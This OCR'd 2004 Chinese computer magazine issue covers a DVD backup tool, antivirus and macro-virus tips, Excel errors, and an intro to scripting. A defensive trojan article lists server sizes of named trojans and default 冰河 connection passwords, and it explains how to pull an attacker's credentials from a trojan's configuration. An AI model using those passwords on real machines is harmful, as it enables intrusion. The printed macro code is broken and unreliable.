备份DVD电影的方法有很多种，有人直接用DVD刻录机复制，有人会先做成DVDRip，转成AVI或RMVB格式的视频再刻录。如今，DVD刻录机的价格还没有降到足以普及的地步，所以大部分朋友恐怕还没升级到DVD刻录机，所以把DVD影片先压缩，再刻到CD-R中仍然是最经济的选择。然而说到CD-R，这里面就有学问了：虽然很多用来压缩DVDRip的软件都能实现这个功能，但设置起来很麻烦；而且，万一输出的文件大于700MB，就要冒着"废盘"的风险去超刻。那么，能不能像把CD压缩成MP3那样轻松地压缩DVD，而且让输出的文件正好等于700MB呢？

DVD Master Backup小档案

软件版本:0.3.7　软件大小:4.05MB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://dvdmb.maxitel.net/download/dvdmb-0.3.7.exe

DVD Master Backup是一款可以把DVD电影备份为DivX或VCD的工具，它的最大特点是：你只需选择DVD影片所在的分区和输出目录就可以进行转换，转换后所生成的文件正好是700MB，刚好可以刻在一张CD-R中，便于刻录收藏。

在安装DVD Master Backup时，软件会顺便帮你把MPEG-4编码集成包(K-Lite Codec Pack)安装到你的电脑中(见图1)。安装程序会自动识别系统中已经安装的编码器，已经安装的编码不会被再次安装，你不必担心安装的插件之间会有任何冲突。



图1　如果你已经安装了K-Lite Codec Pack，则可在安装过程中跳过安装解码器的步骤

要把DVD影碟转成700MB的DVDRip，只需三步：

Step 1 运行DVD Master Backup，点击主界面上"DVD Drive"后面的"..."按钮，选择DVD光盘所在的位置光驱盘符，然后根据你想要复制的影片段落，选择"Title nbr"。这个"Title nbr"是为方便直接复制DVD影碟中的某个段落或MV专辑中某支曲子设定的，如果你做的是全盘转换，则无需更改这个设置(见图2)。




图2　软件只有这么一个小小的界面，可谓整洁到极点

Step 2 选择DVD盘片的标准(NTSC或是PAL制，它们输出影片后尺寸不一样)，输出格式在上面说过了，软件可以输出DivX(AVI)或是VCD(MPEG)，根据自己的需要选吧。

Step 3 选择一个临时文件夹放置输出的视频文件和作为临时交换空间使用，如果你要转制D9的DVD，则最好能有10GB以上的临时空间，一般也要有4GB！

至于其他设置，并不是非常重要，譬如转换完毕后电影的名称就可以随便命名，对于转换中所加载的字幕，选择"Chinese"也就可以了。一切设定妥当之后，点击"Go"按钮便可开始转换过程。这时，你可以去喝杯茶，看看电视，因为转换时间并不算短。

小提示

软件虽然傻瓜化，但是还是可以设定一些参数的，在主界面中执行"Tools→Options"命令，我们就可以选择音频编码的格式，建议大家使用MP3格式(见图3)，虽然转换时间会长一点，但是AC3格式有时会产生声画不同步的现象。



图3　软件默认的音频格式是AC3，不过还是推荐使用MP3格式

CF [SY10]

电脑消费者对服务的现实需求以及潜在需求，从没有像今天一样重要！

在 3.15 消费者日这一天，就让我们一起——

直击服务，感触服务

——讲述电脑服务的真实故事

有奖征文活动

主办单位：《电脑爱好者》杂志社

奖品赞助：华硕电脑公司

征 文 主 题 ：

1.用自己的亲身经历，讲述您体验服务的故事；

2.探讨电脑服务的一个或多个环节，为我们消费者更好地享受到完整的服务提出建设性的意见或建议；

3.描述您理想中的服务模式，以帮助和促进电脑厂商不断推出更好的服务项目或提高服务质量。

征 文 要 求 ：

征文字数在1000～2000字之间任意发挥，征文内容必须同时涉及上述主题的三个部分。征文观点须鲜明，文字风格尽量轻松、活泼。

奖项设置

优秀征文奖：8 名，各获得华硕 P4B533-X 主板一块，价值 650 元。

P4B533-X 主板采用 Intel 845E 芯片组，支持 Pentium 4/ Celeron 3.06GHz 以上的 CPU 和 Hyper-Threading 技术、800/533/400MHz FSB、DDR400、6 声道音效以及 6 个 USB 2.0。



积极参与奖：20 名，前 20 名征文投稿者(E-mail 投递和普通邮件投递各取前 10 名)，各获得三诺 N-21CA 2.1 音箱一套，价值 110 元。

幸运奖：100 名，由本刊编辑部随机抽取，各获得一本《电脑爱好者》VIP 专刊。

活动日程

征文从 2004 年 3 月 1 日起，至 2004 年 3 月 25 日止(以邮戳日期为准)

2004 年第 7 期(2004 年 4 月 1 日)，刊登第一批获奖征文；

2004 年第 8 期(2004 年 4 月 15 日)，刊登第二批获奖征文。

投稿信箱

普通邮件：北京 9615 信箱 《电脑爱好者》315 活动组收 邮编：100086

电子邮件：315@cfan.com.cn

特别注意：普通邮件请在信封上，电子邮件在标题处，务必注明“315 征文投稿”。征文中请提供尽量详细的个人信息及联系方式。

咨询电话：010-62161335/36/37/38 转 8011

看点 本文是《无间道III》中被砍掉的部分剧情，这部分着力描写陈永仁与刘建明在网络中的较量，你会学到：
①如何判断别人发来的文件中是否为木马？②如何判断绑定的文件中是否包含木马？③如果从绑定的木马中找到分离出对方的邮件信息？

■上海 狂ρκ雪影



无间道——没有时间没有空间……

无间“盗”——……

很多用户对木马或多或少都抱有一种恐怖心理，没中过的也听说过木马的可怕。其实木马并不那么恐怖，别人传给你的文件及Flash动画(EXE格式)，是不是很想打开，可是又心里没底？不用担心！今天我们就来“以彼之道，还施彼身”，以木马卸载木马，并且查出加害你的人的信息。

无间盗I——照片“盗”

场景:陈永仁收到了一个QQ好友(刘建明伪装的MM)传来的照片，陈永仁收回来看了看，确认是图片图标后，他双击打开，没有反应……

话外音:其实这个有着图片图标的文件是一个EXE的可执行文件，而它实际上是个木马服务器端。而所谓的木马其实也就是远程控制软件，所以它必须使用网络，并且能够对系统进行一些控制操作，如果想实现这些功能，就需要调用系统DLL中的API❶函数，那我们就从这里入手……

如果你是陈永仁:推荐你使用Dependency Walker。

Dependency Walker小档案	
软件版本:2.1.3623	软件大小:415kB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://www.dependencywalker.com/depends21_x86.zip	
软件备注:Dependency Walker是一款绿色软件，只要解压缩后直接使用即可。	

进入软件后，点击菜单中的“File→Open”，然后陈永仁选择了刘建明传给他的那个图片文件，软件自动进行分析，并显示出该文件所调用的DLL文件。陈永仁慢慢地拖动着滚动条，他发现了KERNEL32.DLL、USER32.DLL、ADVAPI32.DLL、OLEAUT.DLL等DLL文件，就在他要关闭Dependency Walker前，突然看到了连接网络用的API——WSOCK32.DLL(见图1)。陈永仁笑了笑:“居然用了连接到网络的API，想骗我？没这么容易！”

结论:先看清扩展名，再进一步分析一张图片里面要这么多DLL文件，实在可疑。同样如果是Flash文件里面有WSOCK32.DLL，也非常值得怀疑。以后不要轻易相信“MM”的话呀。




图1 想连上网？没这么容易！

无间盗II——绑定“盗”

场景:陈永仁又在QQ加入了一个MM(同样是刘建明伪装的MM)，这次是说有个Flash小游戏要传给他，陈永仁当然不会再像前一次那样上当……运行后发现没什么问题，开始Play游戏……

话外音:这时那些“聪明”的黑客就会笑了:“哈哈，上当了吧！我用了捆绑器。”那么什么是捆绑器呢？比如现在有一个木马的服务器端和一个EXE格式的Flash，用捆绑器将两个软件“捆绑”后，当你运行时，看到的只是那个Flash，但木马的服务器端程序已经在后台悄悄运行了(当然不排除有人将两个木马一起绑定)。

查杀要看原理，那么原理是什么呢？很简单！就是将第二个文件放在第一个文件的文件尾，然后在第一个文件的头部加上一段极小的、释放两个文件的小程序。这样算起来捆绑以后这个程序其实是由三个EXE文件组成的。那要怎么办呢？试试UltraEdit吧。

如果你是陈永仁:

Step 1 从http://crc.onlinedown.net/down/ultraedit1000c.exe处下载UltraEdit，并安装。

Step 2 进入UltraEdit，点击菜单中的“文件→打开”，打开那个怀疑被捆绑了木马的程序，这里可以在文件开头，看到“MZ”的标志，这是EXE文件头标志，每个EXE文件都有。在这个文件中，加上头部的释放程序，共有三处有头部标志(就是“MZ”)。下面就可以开始查找。

名词解释

❶API

Application Programming Interface的缩写，中文意思为应用程序(系统)编程接口。微软为了便于程序员更简单、更方便地控制Windows的各个部件，实现某些功能，比如:上网等，专门预先设定了一套函数，它们就是API，就好比WSOCK32.DLL就是专门负责网络连接的，程序员如果在设计软件时，要实现连接网络，那么就直接让软件调用WSOCK32.DLL。

Step 3 按Ctrl+F组合键，打开“查找”窗口，勾选“查找ACSII”，在“查找内容”中输入“MZ”(不含引号)，果然在3400H处和424f0H(根据实际情况会有所不同)处又各发现了一处“MZ”标志(见图2)。可见，捆绑器不见得无敌。




图2 这下看你往哪跑

结论:文件头可以帮你判断文件是否被绑定，想不想更简单地知道如何判断文件是否被绑定呢？看看文章最后的小编有话说吧。

无间盗III——盗亦有“盗”

场景:“我找到了”，陈永仁面带微笑、自言自语着，“这下你跑不掉了！我已经知道你的E-mail和密码了，相信你的QQ也是用的这个密码……”

话外音:陈永仁已经知道了刘建明传来的文件是绑定的了，那么他得到刘建明密码的方法是什么呢？其实陈永仁是用UltraEdit将捆绑后的木马释放出来，然后……

如果你是陈永仁:

Step 1 一般木马被捆绑后通常是文件中第三个MZ开始的位置直至文件尾（因为捆绑器通常枚举并使用第一个被绑文件的图标，因此入侵者都把木马作为第二个被绑文件），所以选中这段，按Ctrl+C组合键复制。

Step 2 在菜单中选择“文件→新建”，然后按Ctrl+V组合键，把刚才拷贝的代码粘贴到这个文件中，接着选择菜单中的“文件→另存为”，把这个文件保存为EXE文件。

Step 3 大家都知道，为了接收到密码、IP地址等信息，木马服务器端一般带有一个邮箱信息，而得到了服务器端，只要找到对应客户端，就可以干很多事情了。现在陈永仁就要开始获取木马服务端的信息了。这里有两个方法，一种是用各种木马服务端的前10KB与提取出来文件的前10KB的MD5码进行比较，但这是老菜才可能实现的。这里推荐使用第二种方法:文件大小比较法。分离之后的木马服务器端文件如果没有作过特殊处理，大小应该是默认不变的(见表1)。如果你有兴趣，可以去网上找一些木马软件，自己完善这表格。

▶▶▶ 火速链接

有关MD5的知识，可以参考本刊2004年第3期《谁动了我的奶酪——文件校验全攻略MD5篇》一文。

表1 主流木马服务端的大小

木马名称	简介	文件大小
冰河[NewFun专版]	是一个冰河的修改版本，很流行，服务端经过压缩	262144字节
广外女生v1.53b	广外女生由于使用了独创的反防火墙功能而为很多国内黑客新手所使用，服务端采用ASPack压缩	119808字节
魔鬼5号	最近很红的国产木马，很奇怪的一个东东，服务器端需要经过二次释放	193536字节
SUB7 v2.1GOLD	有点老了，不过因其功能强大，很多人还是喜欢将其破解修改后使用	397731字节
风雪v3.1	标称远程控制系统却行木马之实(加入反防火墙技术，在新版本中采用线程插入等)的一个国产木马，服务器端采用UPX压缩，可使用UPX完美脱壳	251471字节
PCSHARE2	20cn的shesh所写的反弹型木马，木马很小，此软件是为远程控制而设计的软件，但被某些人用作非法用途绝非作者的本意	仅15360字节

Step 4 在比较大小后，绝大多数情况下（因为有少数资深黑客会将木马修改得面目全非，大小就会随之修改），你应该已经确定了是何种木马。这时，就可以使用木马的服务端配置工具读取黑客留在里面的信息。

以SUB7为例，打开SUB7服务端配置工具editserver.exe，然后单击“browse”按钮，打开刚才分离出的木马文件(如果没有提示错误就说明判断无误)，再点击“read current settings”按钮读取服务器文件的配置信息。现在就可以在“email notify”里看到黑客所用的信箱了，而右侧“server password”密码栏还会显示出黑客连接用的密码，虽然显示的是“*”号(见图3)，但只要你找个可以看“*”的软件……




图3 想盗取别人密码的下场

你知道吗？

有些用户中了木马后，虽然杀毒软件能查到，但却无法杀掉，有些人可能会说进DOS杀，其实完全可以用“木马来杀木马”，由于杀毒软件一般会告诉你是哪种木马，所以此时就无需检测了，有一部分木马存在着通用的连接密码(见表2)，如果中的木马没有设置连接密码，则直接用相应的木马客户端连接本机即可(连接本机的IP为127.0.0.1)。连接后使用木马的远程卸载功能，便能完美地卸载木马了。

中毒之后的四件武器

■瑞星　Sandy

好的杀毒软件就像是手中横斩恶魔的利刃，会在关键时刻发挥作用，挽救用户的电脑于病毒风暴之中，但如果手中没有杀毒软件，那该怎么办？在很多情况下，充分利用相关工具，是可以解决一时之需的，下面我就给大家介绍四件武器，它能在你没有杀毒利刃的情况下，拯救自己的爱机。

第一件武器:在线杀毒

在线杀毒是利用网页插件技术开发、不用安装的杀毒软件，是宽带用户有利的杀毒武器，只要登录指定网址，如:http://online.rising.com.cn，你的浏览器就会自动出现一个在线杀毒的界面，只要选择要查杀病毒的目录就可以了。如果感觉中了病毒，但还能上网，就可以考虑使用这种东东。

备注:此服务是收费服务，目前，瑞星在线杀毒10元/月。

▶▶▶ 火速链接

QQ中也有在线杀毒的功能，使用方法可以参考本刊2004年第4期的《如何使用QQ来杀毒》一文。

第二件武器:杀毒软件下载版

下载版也是一种新型的杀毒工具，与在线杀毒不同的是，首先它需要下载一个客户端程序，使用时通过注册号码和ID进行杀毒。在使用上它和传统的杀毒软件没有什么区别，不像在线杀毒产品必须上网才能使用，当遇到病毒，同时上网不方便的用户使用这件武器很方便。用户只要登录http://go.rising.com.cn/，就可以直接下载瑞星下载版的杀毒软件了。

备注:下载客户端后，需要支付使用费用，瑞星下载版10元/月。

第三件武器:专杀工具

专杀工具是专门针对某些大规模泛滥病毒，如冲击波、求职信、SCO炸弹等开发的病毒查杀工具。每一个工具只能查杀一个或者某一类病毒，虽然功能有限，但这件武器有两大优点，一是完全免费，各大反病毒厂商都会提供一些典型病毒的专杀工具供用户免费下载。另一个优点是病毒查杀速度快，很适合性子急的用户使用。据不完全统计，在感染病毒的电脑用户之中，有80%的用户是感染了有专杀工具的典型病毒，鉴于这种情况，一些不想掏钱买杀毒软件的用户在一些典型病毒泛滥时，可以使用病毒专杀工具来扫描电脑。你可以登录http://it.rising.com.cn/service/technology/tool.htm来下载专杀工具。

第四件武器:自己动手

如果发现中毒，首先要先断网，防止外部病毒再次侵入。接下来用任务管理器(用Ctrl+Shift+Esc调出)查看内存，寻找可疑的进程并将之关闭来清除内存中的病毒体，这一点就要求你要了解常用软件的进程名是什么，比如Word软件在内存中的进程名字就是winword.exe。当清除了内存中的病毒后，还要清除注册表，需要调出注册表编辑器(在"开始"菜单的"运行"中键入"regedit")，然后查看[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]中的内容，这里有开机自动启动的程序名，看看是不是有可疑的程序，病毒往往会在这里建立一个自己的键值进行自动启动的。最后根据键值的内容找到真正的病毒文件名，然后将之删除，就完成了一次病毒的清除工作。

备注:此方法适用于对计算机操作具有较高水平的人士。



以上为大家介绍了四件对付病毒的有利武器，如果你的爱机真的中了毒，不妨按照本文说的方法去试一试。不过，最省事的办法就是安装传统的杀毒软件，并经常升级。

CF [FH02]

表2　冰河各版本的通用密码

2.2版 Can you speak Chinese?	2.2版 05181977	3.0版 yzkzero!
4.0版 05181977	3.0版 yzkzero.51.net	3.0版 yzkzero!
3.1-netbug版 123456!@	2.2杀手专版 05181977	2.2杀手专版 dzq20000!

刘建明死了……

陈永仁死了……

刘建明身败名裂……

陈永仁以身殉职……

小编有话说:不知道这出由小特导演，本文作者编剧的《无间"盗"Ⅵ之盗亦有"盗"》大家看后有何感想？其实木马也并不是那么可怕。只要你小心一点，相信，一些初级骇客也会怕了你。另外本文作者还特别制作了一款小软件——木马捆绑克星，你可以从http://www.newhua.com/cfan/200406/mview.exe处下载该文件。进入软件后，点击"浏览"按钮，打开网友传给你的文件，然后点击"分析"按钮即可(见图4)。




图4　这下你可以放心运行好友传来的文件了

CF [FH01]

特别的爱给特别的Word

■北极狐

——为你的Word注射宏病毒疫苗

看了《电脑爱好者》第3期中的《Word文档，中了病毒也能用》后，大受启发，想到如果Word具有对宏病毒的免疫能力，那该多好呀！于是经过试验，终于研制出了对宏病毒及其其他变种的“疫苗”来。好东东不敢独享，今天拿出来，一方面给办公一族吃颗“定心丸”，另一方面补充和扩展一些防治的方法，使大家对宏病毒的了解更全面、更深刻。废话少说，马上随我为你的Word注射一针“宏病毒免疫”吧！

一、“宏魔”揭秘

在Word中，“宏”(Macro)被定义为一系列组合在一起的Word命令和指令，它们形成了一个命令，用来实现任务执行的自动化。而宏病毒是利用WordBasic语言编写的，WordBasic语言又提供了许多系统级底层命令可供调用，如：DDE、DLL和WindowsAPI等。虽然编写起来很简单，但宏病毒的威力可能会非常之大。

二、“宏魔”的防治

俗话说“治标要治本”，宏病毒防治的根本，就是禁止宏的运行。但这样一来，Word的功能就大打折扣，很多便利的操作将无法实现。那么，如何不错杀一千，也能制止宏病毒发作呢？

我们都知道，宏病毒有个特点，就是会感染Normal.dot模板。Word在启动时，会默认打开这个模板。为了防止宏病毒通过Normal.dot传播，我们可以在未染毒时，将Word的工作环境按自己的使用习惯进行设置，把需要用到的宏一次编制好，然后保存新文档，这样的Normal.dot模板就是纯净的了，当遇上病毒时，只要用备份的模板覆盖即可；同样，把Winword\Startup目录下的Powerup.dot、Prcadin.dot、Symbar.dot也备份了，然后到“工具→选项→保存”，选“提示保存Normal.dot模板”，这样，当宏病毒感染Word文档后，用户只要退出Word便会提示：“更改的内容会影响到公共模板Normal，是否保存这些修改内容？”一旦看到这个提示，只要把它“否定”了，然后马上杀毒，即可保证宏病毒无法传播。

另外，我们最好也把C盘中的AutoExec.bat和Config.sys文件设为“只读”，把自动执行宏功能禁止，让宏病毒无法被激活，在Word中，选择“工具→选项”，进入“常规”标签，选取“宏病毒保护”，这样Word就有了防止自动宏执行的功能。同样，我们也可以用下面的命令行来使自动宏无效：Winword.exe/m(注：在打开Word文档时，按住Shift键也有同样的作用)。

三、以宏制宏，抵抗病毒

我们知道，大多数病毒都含有AutoOpen、AutoClose、AutoNew以及AutoExit等自动宏，有些还通过FileNew、FileOpen、FileSave、FileSave AS和FileExit等宏来获得文档(模板)的控制权。因此可以把这些自动宏看成是宏病毒的通用特征码。我们的思路就是：编写一个宏，用它来拦截并查杀有宏病毒特征的宏。这样就可以做到“以宏制宏”，而又不影响大部分宏的使用了。

在Word中执行“工具→宏→宏”命令，打开新窗口，在上方的文本框中输入“AntiMacrovir”(也可以是其他名称)，然后点击“新建”按钮，进入Visual Basic编辑器，输入以下代码：

```
Sub Main
Macro VirusExist=0  (设定初始值)
active=CountMacros(1)  (设定动作)
For I=1 To active  (开始检测)
Select Case Lcase$(MactoName $(i,1))
Case "AutoOpen"
Case "AutoSave"
Case "AutoExec"
Case "AutoNew"
Case "AutoClose"
Case "FileNew"
Case "FileOpen"
Case "FileSave"
Case "FileSaveAs"
Case "FileExit"  (以上部分为检测条件，只要发现上面任何一条或几条就继续！)
Macro VirusExist=-1
NExt I
If Macro VirusExist
Msg$="Be careful!Virus!"  (提示框显示内容)
Msg$=Msg$+Chr $(13)+Chr $(13)+"clear?"  (第二个提示框显示内容)
ret=MsgBox (Msg$,"OK!Dlete?",1)  (用户操作返回值)
If ret=0  (如果用户确认，继续下面操作)
Organizer.Delete,.Source=FileName $(),
Name=MacroName $(i,1),.Tab=3
Organizer.Delete,.Source=DefaultDir$(15)+"\normal.dot",
Name=MacroName $(i,1),.Tab=3 (以上语句功能为删除并对已发现的宏病毒进行处理)
End If
End If
End Sub
```

整个宏程序的作用是查找包含AutoOpen、AutoClose、AutoNew、AutoExit、FileNew、FileOpen、FileSave、FileSave AS和FileExit这些特征码在内的宏，其中在“Case”中可以加入任何条件，但你加入的条件越多，误报率就越大，因此笔者在上面的程序中没有加入所有特征码。这支疫苗很适合Office一族的工作需要，虽然会有误报的时候，但至少不会给宏病毒以可乘之机。CF [BG01]

看点 全面解决Excel中的错误信息，让你再也不为错误信息而烦恼！

见错就改　善莫大焉

——Excel常见错误代码解决方法

■ 安徽　陈秀峰

在Excel中，当我们用函数、公式处理数据时，常常会得到一些错误的结果(见图1)，怎么办呢？错了就改嘛！下面，我们就一同来分析一下各种错误返回值的成因，然后对症下药，加以解决。相信看过这篇文章以后，Excel中就没有什么错误信息可以难倒你了！

	A	B	C	D
1	1	A	错误值	说　明
2	2		#DIV/0!	B1为空
3	3	A	#NAME?	公式中参数Y没有加引号
4	4	A	#NAME?	公式中参数Y用了中文引号
5	5	B	#NULL!	两个引用区域是用空格分离的
6	6	B	#NUM!	运算结果 太大
7	7	A	#REF!	原来引用的单元格被删除
8	8	B	#VALUE!	B8单元格中是文本
9	9	b	#N/A	公式中没有引用函数查找的区域
10	10	C	############	日期序列超过允许范围

图1

错误数据一:#DIV/0

原因分析:在包含有除法的公式中，除数引用了零值单元格或空单元格(运算对象是空单元格，Excel将其作为零值处理)，或者直接使用了零值等。

错误实例:输入公式“=A2/B2”，当B2为“0”或空时，返回上述错误。

解决办法:修改引用的空白单元格，或者在用作除数的单元格中输入不为零的值，或者直接输入不为零的数值。

小提示

在制作空白表格时，为了让错误值不出现，我们可以用“IF”和“ISERROR”函数对公式进行处理，例如输入公式“=IF(ISERROR(A2/B2),"",A2/B2)”，这样处理以后，如果B2为空或“0”时，公式返回空("")，反之，公式才返回A2/B2的正确运算结果。

错误数据二:#NAME?

原因分析:在公式中使用了Excel无法识别的文本，例如，名称错误或者被删除，函数名称拼写错误，引用文本时没有加引号("")或者用了中文状态下的引号(“”)等；使用“分析工具库”等加载宏部分的函数，而没有加载相应的宏。

错误实例:输入公式“=DATEDIF("1963-3-4",TODAY(),“Y”)”，公式中参数Y用了中文状态下的双引号，返回上述错误。

解决办法:针对具体公式，逐一检查错误的具体对象，然后加以更正。如重新指定正确的名称、输入正确的函数名称、添加引号等；或者加载相应的宏。

错误数据三:NULL!

原因分析:使用了不正确的区域运算符或不正确的单元格引用等。

错误实例:输入公式“=SUM(A1:A10　E1:E10)”，由于公式没有使用逗号(,)，而使用了空格，Excel无法进行求和运算，公式返回错误。

解决办法:检查并更正区域运算符，或者修改不正确的单元格引用。

错误数据四:#NUM!

原因分析:在需要数字参数的函数中使用了无法接受的参数，例如，在输入开平方的公式(SQRT)时，引用了负值的单元格或直接使用了负值；公式产生的结果数字太大或太小，Excel无法表示出来。

错误实例:输入公式“=10^309”，由于运算结果太大，公式返回错误。

解决办法:检查并更正引用的具体无效数值或引用单元格中的无效数值；更改公式，使其结果介于-10^308和+10^308之间(如果需要进行超大、超小结果的运算，请用第三方软件处理)。

错误数据五:#REF!

原因分析:公式引用的单元格被删除，并且系统无法自动调整；链接的数据不可用。

错误实例:输入公式“=A2+B2”，如果此时将A2和B2单元格删除，则返回上述错误。

解决办法:修改公式中无效的引用单元格；调整链接的数据，使其处于可用的状态下。

错误数据六:#VALUE!

原因分析:为需要单个值(而不是区域)的运算符或函数提供了区域引用；当公式需要数字或逻辑值时，输入了文本；输入和编辑的是数组公式，但却用“Enter”键进行确认。

错误实例:输入公式“=A8+B8”，如果A8或B8中是文本，则公式返回错误。

解决办法:更正相关的参数；输入的是数组公式时，输入完成后，请用“Ctrl+Shift+Enter”组合键进行确认。

错误数据七:#N/A

原因分析:引用的数据有遗漏。

错误实例:输入公式“=VLOOKUP(A9,2)”，由于公式中缺少VLOOKUP函数查询区域，故返回上述错误。

解决办法:在函数向导的引导下，逐项检查参数是否有遗漏，并进行补充更正。

错误数据八:####

PPT演示文稿批量转为Flash


■ 吉林　苏鹏

大家都知道，观看PPT演示文稿需要安装PowerPoint或相应的播放程序，所以PPT文档并不利于在网上发布。那么，为什么不把PPT文档转换成Flash文件呢？那样的话，只需浏览器就能够与网友分享了。虽然PowerPoint本身并未提供输出Flash的功能，但只要有下文中的这个体积不到1MB的小工具就可以轻松搞定了。

PowerPoint to Flash小档案

软件版本:1.51	软件大小:965KB
软件类型:共享软件	适用平台:Windows 9x/2000/XP
下载地址:http://www.dreamingsoft.com/download/pptflash.zip	

启动PowerPoint to Flash，在主界面中执行"Files→Add"命令，打开"Select PowerPoint Slides"窗口，从中选择需要转换的PPT文档(见图)。选好后点"打开"按钮把文件添加到"List of files"框中，我们可以一次添加多个文件。使用"Files→Remove"按钮可删除文件列表中被选中的文件。利用"List"项下的"New"、"Open"以及"Save"按钮可对文件列表进行新建、打开和保存操作。



在"Output Directory"项下能够设置转换后文件的保存路径。

在转换前点击"Options"可调整一些转换参数。在"General"标签中依次可设置在动画的结尾添加空白帧、禁止打印和转换完毕打开保存文件夹；在"Quality"标签中调整帧的尺寸以及图片质量；在"Navigation"标签下控制是否显示导航栏和自动播放的时间间隔等；在"Output"标签里，可选择是否在创建SWF动画时也创建一个网页。最后点击"Start"按钮开始转换，软件会给出一个进度条，方便我们查看工作进度。

小提示

永中Office和Open Office的演示文稿软件也提供了输出Flash的功能，无需插件即可直接导出SWF文件。

CF [BG03]

原因分析:日期运算结果为负值；日期序列超过系统允许的范围；在显示数值时，单元格的宽度不够。

错误实例:在单元格中输入数值"20040123"，然后将单元格设置成日期格式，由于其超过了日期序列值，故返回上述错误。

解决办法:更正日期运算公式，使其结果为正值；使输入的日期序列在系统的允许范围之内(1～2958465)；增大单元格的宽度。

小提示

在Excel 2002及以后的版本中，当公式返回错误数据时，系统会在相应的单元格左上角出现的蓝色标记(见图2)。选中相应的单元格，在其右侧会出现一个智能标记，并给出引起错误的可能原因。单击此智能标记，在随后出现的下拉列表中选择相应的选项，可以获取相应错误的更多信息，帮助你快速解决错误(见图3)。




图2



图3

CF [BG02]

繁简转换任我行

■ 河北　张小乐

我是一名高校的生物化学教师，最近在台湾地区某网站上下载了一整套生物化学课件，均为PPT格式，足有500多兆，可打开一看，里面全都是繁体字，读起来很麻烦——不仅有些繁体字不认识，而且有些词汇的用法还不一样。然而，Office组件中又只有Word具备简繁体转换功能，我们总不能把所有内容都拷贝到Word中转换再拷回PPT里吧。这该怎么办呢？

功夫不负有心人，我终于找到一款专门用于Office文档的繁简体转换工具——华文馆 For Office，它不仅可以轻松帮你把办公文档的内容转换成繁体或简体，还可以像Word那样更改繁体和简体中部分词汇的使用习惯，比如"光盘"与"光碟"、"程序"与"程式"间的互转。

华文馆 For Office小档案

软件版本:5.7	软件大小:11.9MB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://www.winperturn.com/software/d2d.tw/D2DOffice20sw.exe	

运行程序，在主界面中点击"power.转换"按钮，然后执行"文件→添加文件"命令，通过浏览框找到所要转换的文件，然后选择转换类型为"繁体转简体"，并选中"转码与转词"点击"开始运行文件转换"，稍候片刻，会提示转换成功，找到转换之后的文档，打开一看，果然已经转换过来，而且词汇也符合简体习惯，格式也没有问题。

不仅如此，该软件还可以进行Word、Excel、TXT等格式文件的简繁体互换，步骤基本相同，而且还可以进行批量转换，这个功能非常有用，有同样问题的朋友可以试一试。



CF [BG04]



菜鸟也来编程序

——Windows脚本编程一日通

你知道吗?

●为什么现在脚本病毒如此猖獗?

●编写一个脚本病毒其实非常简单!

●只要拿出学习英语时一半的努力,你就能学会脚本编程!

●根本不懂编程的你只要稍加操练也能编出不错的软件!

■ 北京 狮峰 广东 李兴旺

Windows 脚本就像魔法卷轴般神奇,编写起来也很容易。或许这句话并没有凭据,但把玩几个小时,比如看完这期专题并且亲自演练一下,相信你会同意我的说法。当然,有一点编程经验更好,因为你会发现很多知识都是相通的。

快来吧!编写你的第一个脚本程序

打开"记事本",按照如图1所示输入,并把这个文件保存为HelloWorld.vbs,接着双击它,你就会看到一个跳出来的对话框,上面写着"Hello



图1 你的第一个脚本程序

World!",点击"确定"按钮就可以结束这个脚本。恭喜!你已经完成了第一个脚本程序!

你知道吗?

编程高手的心得

和学习英语一样,多练习非常重要!特别是在你掌握了最基础的编程语法、参数后,后面就要进行大量循序渐进的练习,特别是学习和分析别人编写的程序,然后在其基础上进行修改或增加功能。还有一个要点也非常重要,在看别人的程序时,肯定会遇到难点,如果一时想不出来,那么不如暂时跳过,因为往往经过大量的练习后,再回头看它就很好理解了。

魔法的前言:什么是脚本

1.什么是编程语言

